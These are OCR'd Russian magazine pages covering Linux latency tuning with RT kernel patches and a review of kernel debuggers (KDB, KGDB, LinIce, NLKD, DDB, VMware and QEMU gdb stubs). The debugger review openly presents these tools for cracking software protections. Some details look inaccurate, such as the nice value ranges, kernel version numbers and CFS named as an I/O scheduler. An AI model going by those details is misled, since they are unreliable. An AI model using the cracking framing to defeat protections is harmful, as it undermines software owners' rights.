Вот в принципе и все, что хотелось сказать о подключении горячих устройств к компьютеру с Linux. Надеюсь, теперь проблем с этим у тебя уже не возникнет.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

Наперегонки со временем

УМЕНЬШАЕМ ВРЕМЯ ОТКЛИКА ПРИЛОЖЕНИЙ В LINUX

В зависимости от частоты процессора, объема свободной оперативной памяти и скорости работы видеоподсистемы стандартное ядро Linux имеет время отклика в диапазоне от 10 до 100 мс (ядра серии 2.2.* даже до 150 мс), чего вполне достаточно для обычного использования. Но существуют задачи, для которых такая латентность считается невероятно большой. Например, обработка звука требует задержки не более 5 мс суммарно для всей системы, включая реакцию периферийных устройств. Давай разбираться, как можно уменьшить это значение в пингвине.


О ЧЕМ ЭТО МЫ?

Работая на компьютере, нам постоянно приходится сталкиваться с различного рода задержками. Попробуй одновременно компилить ядро, слушать музыку, качать фильмы по сетке и набирать текст в OpenOffice.org. Я уверен, что рано или поздно ты столкнешься с тем, что знаки во Writer станут появляться через пару секунд после того, как ты нажмешь на кнопки клавиатуры, да и проигрыватель начнет постоянно заикаться. Как же можно уменьшить время отклика приложений в Linux — операционной системе разделения времени, где все процессы равны (ну почти)? Ведь она разрабатывалась с упором на оптимизацию системной производительности в целом, и об обеспечении ограниченного времени ответа приложениям речи не шло.

ИСПОЛЬЗУЕМ ПОДРУЧНЫЕ СРЕДСТВА

Как известно, жизнь системе дают процессы, которые играют ключевую роль в любой операционной системе. Ядро не резиновое, и, несмотря на заоблачные гигагерцовые частоты, в единицу времени можно выполнить инструкции только одного процесса (при этом время использования процессора называют квантом), а самих процессов в системе может быть очень много. Итак, чтобы уменьшить задержки, количество процессов необходимо свести к минимуму. Для этого нужно не только убрать все лишние программы и отключить все неиспользуемые демоны, но и пересобрать ядро, оставив лишь действительно необходимый функционал. Для того чтобы культурно распределить ресурсы и никого при этом не обделить, в любой системе имеется своя подсистема управления процессами, работающая по принципу «каждому по способностям, каждому по труду». Процесс может работать в двух режимах: в режиме ядра (kernel mode) и в пользовательском режиме (user mode), где он выполняет простые инструкции, не требующие особых «системных» данных. Но когда такие услуги понадобятся, процесс перейдет в режим ядра, хотя инструкции по-прежнему будут выполняться от имени процесса. Все это сделано специально, чтобы защитить рабочее пространство ядра от пользовательского процесса. Остальные процессы либо готовятся к запуску, ожидая, когда планировщик их выберет, либо находятся в режиме сна (asleep), дожидаясь недоступного на данный момент времени ресурса. С последним все просто. Когда поступает сигнал с подконтрольного устройства, процесс объявляет себя TASK_RUNNING и становится в очередь готовности к запуску. Если он имеет высший приоритет, то ядро переключается на его выполнение.

Но есть еще одна заковырка. При предоставлении процессу системных ресурсов происходит так называемое переключение контекста (context switch), сохраняющее образ текущего процесса (на что, кстати, тоже



Включаем real-time



Планировщики ввода/вывода

требуется какое-то время, поэтому латентность даже в идеальном случае не будет равна нулю). Так вот переключение контекста, когда процесс находится в режиме ядра, может привести к краху всей системы. Поэтому высокоприоритетному процессу придется терпеливо подождать момента перехода в режим задачи, а это может произойти в двух случаях: работа сделана или необходимый ресурс недоступен. То есть, чтобы обеспечить меньшее время отклика, необходимо свести к минимуму число ядерных задач. Но за такое решение приходится платить общей стабильностью и «тяжестью» кода. В микроядрах это, кстати, реализовано значительно лучше — имеется базовый минимальный набор, остальное навешивается модульно, как на новогоднюю елку, что обеспечивает универсальность и позволяет конструировать системы под конкретные задачи.

Что касается планирования процессов, то оно завязано на приоритете. Планировщик попросту выбирает следующий процесс, имеющий наивысший приоритет. При этом менее приоритетный процесс, выполняющийся в тот момент, может даже полностью не отработать свой квант до конца. Каждый процесс имеет два вида приоритета: относительный (p->nice, по умолчанию до 100 уровней приоритетов), устанавливаемый при запуске приложения, и текущий, на основании которого и происходит планирование. Значение текущего приоритета не является фиксированным, а вычисляется динамически и напрямую зависит от nice. Значение, устанавливаемое пользователем, может находиться в пределах от -20 до +19, при этом приложению с более высоким приоритетом соответствует значение -20, а +10 (по умолчанию) и выше считаются уже низкоприоритетными задачами. Например, для запуска программы с более высоким, чем обычно, приоритетом, делаем так:

```
$ sudo nice --20 mplayer
```

А с более низким:

```
$ sudo nice -20 job &
```

Чтобы изменить относительный приоритет процесса, следует использовать идентификатор процесса, а не название:

```
$ sudo renice --20 PID
```

Кстати, уменьшить время отклика можно, отказавшись от использования утилиты hdparm для дисковых устройств (исключение составляют случаи, когда предвидятся интенсивные операции ввода/вывода, например, обработка аудио- или видеоданных). Так мы получим выигрыш в районе 2 мс. Текущий приоритет зависит от nice и времени использования системных ресурсов. Он пересчитывается с каждым тиком и во время выхода из режима ядра. В разных системах это происходит по своим формулам, в простейшем случае приоритет просто делится на 2 и при достижении нулевого значения полностью пересчитывается заново (восстанавливается). Такой механизм позволяет получить свое время и низкоприоритетным приложениям, но в итоге высокоприоритетные получают большую его часть.

Каждый компьютер имеет системные часы, которые генерируют аппаратное прерывание через определенные промежутки времени. Интервал между этими прерываниями называется тиком (clock tick). В различных операционных системах тик имеет свое значение. В Linux, как и в большинстве никсов, он составляет 10 мс. Значение можно подсмотреть в файле заголовков include/linux/param.h, в константе HZ. Для тика 10 мс значение HZ равно 100. Чем эта цифра больше, тем чаще тикает планировщик. Тик — одна из высокоприоритетных задач, которая должна занимать минимум времени. За время тика происходит просмотр статистики использования процессора, перепланирование процессов, обновление системного времени (CLOCKS_PER_SEC), отработка необходимых системных процессов, отложенных вызовов и алармов (посылка определенного сигнала процессу через запрашиваемое им время).

Все эти тонкости использовались в различных патчах реализации lowlatency для ядра 2.4. Заменялись не только алгоритмы пересчета текущего приоритета, но и все возможные константы (например, предел nice увеличивали до 256), кроме того, устанавливался таймер с частотой вплоть до 1000 HZ. Пример такого решения найдешь на странице www.zip.com.au/~akpm/linux/schedlat.html.

Для того чтобы указать на приложение, которое требует особого внимания со стороны процессора, можно использовать и заложенный в спецификации POSIX real-time вызов SCHED_FIFO (нечто вроде перехода в режим «мягкого» реального времени). Подобный результат достигается при использовании вызовов SCHED_RR, CAP_IPC_LOCK, CAP_SYS_NICE или через подмену значения sys_sched_get_priority_max — функции, возвращающей максимальный real-time приоритет. Именно использование SCHED_FIFO приводит к тому, что проигрыватель xmms, запущенный под root, практически не заикается даже при запредельных нагрузках на систему.

ВЫГРУЖАЕМОЕ ЯДРО

Основной проблемой real-time является возможность захвата ресурсов у низкоприоритетного процесса, особенно если он выполняется в режиме ядра. Ведь даже на переключение контекста тратится некоторое время. Сотни разработчиков по всему миру пытались применить милиарды технологий: от возможности прерывания в ходе исполнения в ядерном режиме (preemptible kernel, выгружаемое ядро) до временного наследования (inherit) приоритета реального времени низкоприоритетным приложением, чтобы он мог поскорее закончить критический раздел кода и отдать управление.

Бестиковая система

Латентность стандартного ядра

Тема выгружаемого ядра заинтересовала общественность еще в период господства ветки 2.2. Линус Торвальдс сказал, что real-time — плохая идея, и до поры preemptible реализовывалось исключительно с помощью патчей. Но уже при подготовке ветки 2.6 в исходный код была добавлена возможность сделать ядро выгружаемым (PREEMPT_RT). Preemptible-kernel реализуется, как правило, в виде второго ядра. Если процесс обращается к нему с запросом, основная система фактически блокируется на время его выполнения. Исполняется все это в виде загружаемого модуля, который подменяет/перехватывает наиболее критичные функции, способные привести к задержкам. Но не все так просто. В своем интервью один из инженеров MontaVista (компании-разработчика одного из real-time решений на базе Linux) заявил, что в ядре 2.6 около 11 000 участков кода просто невозможно сделать preemptible.

В интернете, если хорошенько поискать, можно найти достаточное количество разнообразных патчей, позволяющих реализовать режим реального времени в Linux, но, как правило, большая часть проектов уже устарела и предлагает изменения к ядру 2.4. Например, KURT-Linux (www.ittc.ku.edu/kurt) и RT-Linux (www.rtlinux.org). Оба Линукса используют похожие технологии, и субъективно отличий в их работе незаметно, но в интернете хвалят все кому не лень именно RT-Linux. Найти компьютеры под его управлением можно на генераторах «Токамак», в больницах Перу, на спутниках NASA и в симуляторах F111-C. Кстати, если в Ubuntu ввести sudo apt-cache search real-time, то ты обнаружишь наличие пакета со старой 3.1pre3-3 версией RT-Linux.

ПАТЧИМ ЯДРО

Для тестирования задержек следует использовать специальные утилиты. В Сети можно найти несколько решений. Например, latencytest (www.gardena.net/benno/linux/latencytest-0.42-png.tar.gz), которая разрабатывалась как раз для измерения общих задержек при обработке мультимедийных данных во время различных потрясений, которые могут возникнуть на обычном десктопе (загрузка процессора сложными вычислениями; трудоемкие операции ввода/вывода: запись, копирование, считывание файла размером 350 Мб; вывод большого количества графики; доступ к системе процессов /proc с обновлением через 0,01 с). Эта утилита считается уже устаревшей, зато вся информация выводится с помощью наглядных графиков, что очень удобно при сравнении результатов. К современным бенчмаркам можно отнести rt-test (rt.wiki.kernel.org) и pi_tests (people.redhat.com/williams).

На стандартном ядре запускаем утилиту rt-test, только запустив, мы получаем значение 0,125 мс, при увеличении нагрузки оно возрастает до 15,402 мс. Следует обратить внимание на параметр Criteria, который равен 100 микросекундам. В нашем случае результат теста — FAIL, то есть до real-time еще далеко. Ставим lowlatency-ядро — обычное ядро, но с таймером 1000 HZ и уменьшенным временем отклика:

```
$ sudo apt-get install linux-lowlatency
```

Перезагружаемся и запускаем rt-test еще раз.

```
$ sudo rt-test all
```

Стартовое значение латентности теперь равно 0,073 мс, а максимальное — 2,907 мс. Уже лучше. Хотя Criteria по-прежнему FAIL, но музычка в Amarok`е при приличной загрузке системы больше не прерывается.

Из всех решений по реализации системы реального времени до сегодняшнего дня дошло только одно, предлагаемое Инго Молнаром. Ходили слухи о том, что выпускаемые им патчи (www.kernel.org/pub/linux/kernel/projects/rt) будут включены в ядро 2.6.22, но пока этого не случилось. Для установки rt поклонникам Fedora достаточно ввести yum install kernel-rt, остальным придется немного покомпилировать. Качаем и применяем патч к своему ядру:

```
$ wget — c www.kernel.org/pub/linux/kernel/projects/rt/
older/patch-2.6.22.1-rt9
$ tar xjvf linux-2.6.22.1.tar.bz2
$ cd linux-2.6.22.1
$ sudo patch -p1 < ../patch-2.6.22.1-rt9
$ make menuconfig
```

При конфигурировании обнаружится ряд дополнительных параметров. Среди них Tickless System (Dynamic Ticks) (NO_HZ) — динамически изменяемый тик; High Resolution Timer Support (HIGH_RES_TIMERS) — таймер высокого разрешения, почитать о нем можно здесь — www.linuxsymposium.org/2006/linuxsymposium_procv1.pdf. В секции Preemption Mode нас интересует Complete Preemption (Real-Time) (PREEMPT_RT), хотя доступны еще No Forced Preemption (Server) (PREEMPT_NONE), Voluntary Kernel Preemption (Desktop) (PREEMPT_VOLUNTARY), Preemptible Kernel (Low-Latency Desktop) (PREEMPT_DESKTOP). В секции «Block layer — Default I/O scheduler» появился планировщик полностью справедливой очереди CFS.

После перезагрузки системы, введя dmesg, можно увидеть, что ядро стало PREEMPT_RT, таймер часов работает нестабильно («Clocksource tsc unstable»), а ps aux показывает наличие большого числа новых процессов. Но нас больше интересует результат работы rt-test. Так вот все наши ухищрения привели к тому, что максимальное значение латентности теперь не превышает 0,07 мс. Вуаля, тест пройден!



КРИС КАСПЕРСКИ

Ядерная физика для начинающих

ОБЗОР НИКСОВЫХ ОТЛАДЧИКОВ ЯДЕРНОГО УРОВНЯ

Отладчиков уровня ядра под никсы — море, но дельных среди них крайне мало, и нужно быть нереально крутым хакером, чтобы сразу выбрать такой дебаггер, с которым можно действительно отлаживать, а не мучиться. Перепробовав кучу отладчиков, мыщъх решил составить внятный обзор, рассказывающий, чем один отладчик отличается от другого и какой из них звездный, а какой должен отправиться в треш.

Для Linux существует великое множество интегрированных отладчиков, но ни один из них не включен в основную ветвь ядра, что выглядит странно, если не сказать подозрительно, особенно если учесть, что в xBSD-системы ядерный отладчик входит изначально (правда, по умолчанию он задизейблен, и его активация требует перекомпиляции ядра). Причина состоит в том, что Линус Торвальдс (до сих пор стоящий у руля и принимающий решение о включении тех или иных компонентов в ядро) не доверяет интерактивным отладчикам и считает, что у «правильных» программистов потребностей в них просто не возникает. Типа, есть же отладочная печати (смотри man printk), вот ей и пользуйтесь.

Однако с Торвальдсом согласны далеко не все разработчики, и в определенных ситуациях без дебаггера не обойтись, особенно если приходится отлаживать чужие модули, поставляемые без исходных текстов, или ломать защиты, противостоящие отладчикам прикладного уровня. Так что хочет того Торвальдс или нет, но «термоядерные» отладчики для Linux все-таки есть, причем практически все они распространяются в исходных текстах и не требуют денег. Казалось бы, какая проблема — скачал, поставил, запустил... Между тем проблемы есть. Это и плохая совместимость неофициальных отладчиков с различными версиями официальных ядер, и сложность выбора хорошего отладчика из кучи заброшенных проектов. Ситуация усугубляется тем, что различные отладчики предназначены для решения разных задач, и потому на вопрос «Какой ядерный отладчик самый лучший?» даются диаметрально противоположные ответы, зачастую без всяких пояснений! Ну и какая польза от таких советов?!

ТИПЫ ОТЛАДЧИКОВ

Классические ядерные отладчики (как для *nix, так и для Windows) требуют наличия двух компьютеров. На одном из них устанавливается отлаживаемое ядро, а на другом — сам отладчик. Обмен данными обычно осуществляется по последовательному порту через нуль-модем, хотя можно встретить и другие варианты. Такие отладчики называются удаленными, и к ним, в частности, относится знаменитый gdb (клиентская часть). Другая часть отладчика находится непосредственно в ядре, и, если ее там нет (а в Linux'е ее нет), у нас ничего не получится. Очевидный недостаток удаленных отладчиков — необходимость приобретения второго компьютера, что далеко не всегда приемлемо (особенно для «домашних» хакеров). Хотя виртуальные машины в какой-то мере снижают остроту этой проблемы.

Локальные отладчики выгодно отличаются тем, что позволяют отлаживать ядро на одной машине с отладчиком. Чаще всего они работают только в текстовом режиме. Поддержка консоли в графическом режиме (не говоря уже об X'ах) требует специальных агентов, работающих далеко не везде и не

Использование отладочных возможностей VMware 6.0 для отладки ядра Linux без интегрированного дебаггера

Вывод списка процессов при помощи магической комбинации <Alt-SysRq-t>

всегда, а потому в ряде случаев приходится прибегать к удаленной отладке. Конструктивно отладчики могут быть реализованы либо как неофициальный патч ядра (требующий перекомпиляции последнего), либо как драйвер, загружаемый в ядро «на лету». Примером отладчиков первого типа служит KDB, второго — LinIce.


Однако, независимо от особенностей своей реализации, все Linux-отладчики страдают хронической проблемой совместимости с ядрами, поскольку разработчики ядра не координируют свои действия с разработчиками отладчиков, и потому дебаггеры поддерживают только фиксированный набор версий ядер, причем поддержка новых версий, как правило, происходит с большим опозданием. Кстати, у xBSD таких проблем нет вообще, поскольку ядерный отладчик разрабатывается (и поставляется) вместе с самим ядром.

ИСПОЛЬЗОВАНИЕ ОТЛАДОЧНЫХ ВОЗМОЖНОСТЕЙ VMWARE

Начиная с версии 6.0 RC2, в популярной виртуальной машине VMware появился механизм Record/Replay, позволяющий (помимо прочих возможностей) осуществлять удаленную ядерную отладку даже для тех операционных систем, которые поставляются без интегрированного отладчика: Linux, xBSD с выключенным отладчиком, NT и т.д.

Просто добавляем в vmx-файл (описывающий конфигурацию виртуальной машины) строку «debugStub.listen.guest32=1» (или «debugStub.listen.guest64=12» для 64-разрядных платформ). После этого в файле vmware.log

Изменение файла конфигурации ядра FreeBSD для подключения отладчика DDB



появляется следующая запись: «VMware Workstation is listening for debug connection on port 8832», означающая, что виртуальная машина слушает порт 8832, с которым готова общаться по gdb-протоколу. Остается запустить сам gdb, приконнектиться к порту и приступить к отладке безо всяких танцев с бубном, без наложения заплаток, без перекомпиляции ядра и без загрузки специальных драйверов/модулей.

Отладчик gdb может быть запущен как на хосте (основной операционной системе), так и на соседней виртуальной машине. Для отладки нам потребуется два комплекта ядер. Одно — установленное на отлаживаемой системе, и другое — установленное на машине (реальной или виртуальной), где работает gdb. Отлаживаемое ядро может быть сжато и пострипано, а вот ядро для gdb в обязательном порядке должно быть без компрессии и желательно с отладочной информацией. Кроме того, необходимо, чтобы версии обоих ядер совпадали, а файл System.map был в наличии.

Пример работы с gdb представлен ниже:

ОТЛАДКА ЯДРА LINUX ПОД VMWARE

```
 # Запускаем gdb
% gdb

# Указываем путь к несжатому 32-битному ядру
(gdb) file vmlinux-2.4.69-27.EL.debug

# Либо к несжатому 64-битному ядру
(gdb) file vmlinux-2.6.96-17.EL.debug

# При необходимости переводим gdb в 64-разрядный режим
(gdb) set architecture i386:x86-64

# Коннектимся к отлаживаемому ядру
(gdb) target remote localhost:8832

# Все! С этого момента можно начинать отладку ядра.
```


Естественно, ядро, запущенное на эмуляторе, видит только виртуальное железо. Исключение составляют USB-устройства, жесткие диски и сетевые карты, к которым VMware предоставляет прямой доступ, однако, например, отладить драйвер видеокарты таким образом уже не получится.

ИСПОЛЬЗОВАНИЕ ОТЛАДОЧНЫХ ВОЗМОЖНОСТЕЙ QEMU

Эмулятор QEMU (fabrice.bellard.free.fr/qemu) также позволяет отлаживать ядра без интегрированных отладчиков, но, в отличие от VMware, он бесплa-



Внешний вид отладчика NLKD



Сеанс удаленной отладки в KDB

тен и распространяется вместе с исходными текстами. Пример командной строки, реализующей форсированную отладку, приведен ниже:

ОТЛАДКА ЯДРА LINUX БЕЗ ИНТЕГРИРОВАННОГО ОТЛАДЧИКА ПОД QEMU

```
# Запускаем QEMU с ядром, которое мы собираемся отлажи-
вать
$ qemu -kernel /boot/bzImg -append «root=/dev/hda» -std-
vga -m 256m -s -hda hdd.img &

# Запускаем gdb на основной машине и коннектимся на порт
1234
$ gdb
(gdb) target remote localhost:1234

# Подключаем образ ядра (должен совпадать с отлаживаемым
ядром)
(gdb) file vmlinux
```

NOVELL LINUX KERNEL DEBUGGER (NLKD)

На сегодняшний день NLKD является, пожалуй, самым продвинутым и мощным ядерным отладчиком для Linux, поддерживающим как локальную, так и удаленную отладку. К другим его достоинствам можно отнести бесплатность и наличие исходных текстов. Однако он работает только с SUSE Linux Enterprise Server v9 SP1/SP2 и требует перекомпиляции ядра, что является существенным недостатком, ограничивающим область его применения. Зато NLKD имеет документированный расширяемый интерфейс плагинов и свободно работает как в текстовом, так и в графическом режиме. Скачать последнюю версию отладчика (вместе с документацией) можно по ссылке: forge.novell.com/modules/xfmod/project/?nlkd.

ОТЛАДЧИК KDB

KDB — самый популярный ядерный отладчик для Linux-систем. Распространяется в исходных текстах на бесплатной основе. Доступен по адресу oss.sgi.com/projects/kdb. Реализован в виде патча для ядра версий 2.[234]. Его установка происходит следующим образом:

```
$ cd /usr/src/linux
$ patch -p1 < ~/kdb-xxx
$ make menuconfig
```

Активируем флаги CONFIG_KDB и CONFIG_FRAME_POINTER, перекомпилируем ядро и радуемся жизни.
KDB поддерживает локальный и удаленный режимы отладки и работает на процессорах семейства x86 и IA64, однако во время локальной отладки имеет большие проблемы с различными графическими режимами и некоторыми контроллерами клавиатур, что не есть хорошо. Поэтому в ряде случаев использование NLKD оказывается все же предпочтительнее.
Переход в текстовый режим осуществляется по комбинации <Alt-Ctrl-F1>, а возвращение — по <Alt-Ctrl-F7>. Клавиша <Pause> вызывает всплытие локальной консоли отладчика (аналог <Ctrl-D> в SoftICE), позволяя нам просматривать память, устанавливать точки останова, дизассемблировать машинный код и т.д. Одним словом, практически все как в SoftICE. Вот только KDB не предоставляет возможности отладки на уровне исходных текстов, что является существенным недостатком для обычных разработчиков, но нас, хакеров, совершенно не волнует, поскольку, если бы у нас были исходные тексты, разве бы мы стали часами торчать в отладчике?!

ОТЛАДЧИК KGDB


Читая обзоры, можно подумать, что KGDB (kgdb.linsyssoft.com) — это конкурент или альтернатива KDB. На самом деле это не так. KGDB представляет собой интегрированный отладчик удаленного (не локального!) типа, поддерживающий несколько версий ядер: от 2.4.6 до 2.6.0 и работающий на платформах i386, x86_64, PPC и S390. Устанавливается он путем наложения патча ядра с последующей перекомпиляцией. KGDB реализует только серверную часть, а в качестве клиента обычно используется gdb или другой отладчик, поддерживающий его нуль-модемный протокол.
Если на удаленной машине (там, где находится gdb) положить ядро, откомпилированное с отладочной информацией (ключ '-g'), мы получим отладку на уровне исходных текстов, обеспечиваемую средствами gdb, но отнюдь не KGDB, как утверждается в некоторых руководствах.

ОТЛАДЧИК LINICE


LinIce (www.linice.com) представляет собой своеобразную пародию на Soft-ice под Linux, конструктивно реализованную как загружаемый модуль ядра, не требующую ни наличия второй машины, ни перекомпиляции, что дает ему 100 очков вперед. К сожалению, у LinIce имеется множество проблем. Например, не поддерживаются ядра >=2.6.9 и видеорежимы Super-VGA, frame-buffer.
Тем не менее LinIce вполне пригоден для хакерства, особенно если необходимо что-то быстро сломать, а времени/желания/возможности перекомпиляции ядра у нас нет. Однако следует помнить, что по своим функциональным возможностям LinIce — самый бедный отладчик из всех рассмотренных выше, и потому для серьезного хакинга все-таки лучше поставить NLKD или KDB.

ЯДЕРНАЯ ОТЛАДКА В XBSD-СИСТЕМАХ

Ядро xBSD-систем включает в себя интегрированный отладчик по имени DDB, поддерживающий как локальную, так и удаленную отладку. По умолчанию ядро собирается без отладчика, и, чтобы исправить эту вопиющую несправедливость, следует добавить строку «options DDB» в файл конфигу-



Внешний вид отладчика LinIce



рации ядра (который обычно находится в /usr/src/sys/i386/conf/GENERIC) и произвести перекомпиляцию.

Вызывать отладчик можно различными путями. Если в приглашении загрузчика указать boot -d, мы попадем в DDB на самой ранней стадии загрузки ядра, до начала распознавания и подключения устройств, что очень полезно для отладки драйверов. А вот если хочется взломать какую-нибудь программу, то для вхождения в DDB с консоли (как текстовой, так и графической) достаточно отдать команду sysctl debug.enter_debugger=ddb или (если в конфигурационном файле обозначена опция options BREAK_TO_DEBUGGER) нажать на <Ctrl-Alt-Esc>.

При наличии второй машины можно осуществить удаленную отладку, если возможностей локальной вдруг окажется недостаточно (мне трудно представить такую ситуацию, но чего в жизни не случается). Согласно официальной документации по FreeBSD, для этого нам понадобится две копии ядра: одна — установленная на отлаживаемой системе (постриппанная), другая — удаленная, которая должна быть откомпилирована с отладочной информацией и размещена в одном каталоге с gdb. Кроме того, версии ядер должны совпадать. Кстати, в качестве удаленной системы не обязательно использовать именно FreeBSD. Пригодна любая система, под которую имеется порт gdb (например, Linux или даже NT), главное — залить на нее копию ядра и загрузить ее в gdb через команду file.

Но, прежде чем запускать gdb, необходимо соединить обе машины COM-шнурком, причем в файле конфигурации ядра потребуется исправить строку, отвечающую за параметры этого порта (она находится в строке «device siox», где x — номер последовательного порта, если считать от нуля), уставив флаги в значение 0x80.

Включаем отлаживаемую машину. В командной строке загрузчика набираем boot -d, чтобы остановить загрузку системы и войти в отладчик. Включаем удаленную машину и пишем в командной строке gdb -k kernel (или же kgdb kernel при использовании KGDB), где kernel — имя файла ядра. Цепляемся отладчиком к последовательному порту, набрав следующую команду: target remote /dev/cuaa0, где cuaa0 — первый последовательный порт. После этого возвращаемся к отлаживаемой машине (которая находится в состоянии ожидания загрузки внутри DDB) и говорим gdb, сообщая системе, что мы передаем бразды правления удаленному отладчику gdb. Вернуть управление обратно можно при помощи той же самой команды gdb, фактически представляющей собой триггер между локальным и удаленным режимом отладки.

ЗАКЛЮЧЕНИЕ

Разумеется, мы описали далеко не все существующие ядерные отладчики и так и не выяснили, какой же из них все-таки самый лучший. Но ведь отладчик — это не религия. Использование нескольких отладчиков — вполне нормальное явление.

Лично мыщъх предпочитает такую стратегию: если ломаемая программа запускается под FreeBSD 4.5 (любимая версия мыщъх'а), то задействуется DDB, если же нет, то загружается виртуальная машина с SuSE Linux, где установлен NLDK. Под остальными системами приходится использовать KGDB, соединенный с соседней виртуальной машиной, на которой запущен gdb. А LinIce у меня используется в основном для несложных экспериментов, например для наблюдения за руткитами и прочей малварью.

Магические SysRq-клавиши

Ядро Linux, начиная с версии 2.2, поддерживает ряд магических комбинаций клавиш, вызываемых по <Alt-SysRq-Key>, где <Key> — магическая клавиша. Магические клавиши полезны для отладки и борьбы с малварью (например, клавиша <k> убивает все процессы в текущей консоли).

- <r> — отключение сырого клавиатурного ввода;
- <k> — процедура Secure Access Key (сокращенно SAK), убивающая все процессы в текущей виртуальной консоли;
- <b> — немедленная перезагрузка без размонтирования дисков;
- <c> — создание crashdump'а, пригодного для последующего анализа;
- <o> — нормальный шатдаун системы;
- <s> — сброс дисковых кэшей для всех смонтированных томов;
- <u> — перемонтирование всех томов с правами только на чтение;
- <p> — отображение содержимого регистров процессора;
- <t> — отображение текущего списка процессов;
- <m> — отображение использования памяти;
- <0> — <9> — установка уровня отладочного вывода printk;
- <e> — посылка сигнала SIGTERM всем процессам, кроме init;
- <i> — посылка сигнала SIGKILL всем процессам, кроме init;
- <l> — посылка сигнала SIGKILL всем процессам, включая init;
- <h> — вывод списка магических SysRq-клавиш

Полный перечень магических клавиш может быть получен по следующей ссылке: www.gelato.unsw.edu.au/lxr/source/Documentation/sysrq.txt.



АНДРЕЙ МАТВЕЕВ
/ ANDRUSHOCK@REAL.XAKEP.RU /

TIPS'N'TRICKS

трюки и советы юниксоиду

Представляем твоему вниманию очередную подборку различных трюков, рекомендаций и советов, касающихся *nix-систем.

01

Маленький скрипт для запуска терминалки rxvt с разными картинками в качестве бэкграунда:

```
#!/bin/sh
run_rxvt ()
{
    shift $((RANDOM%$#))
    exec rxvt -pixmap ~/.wallpapers/$1
}

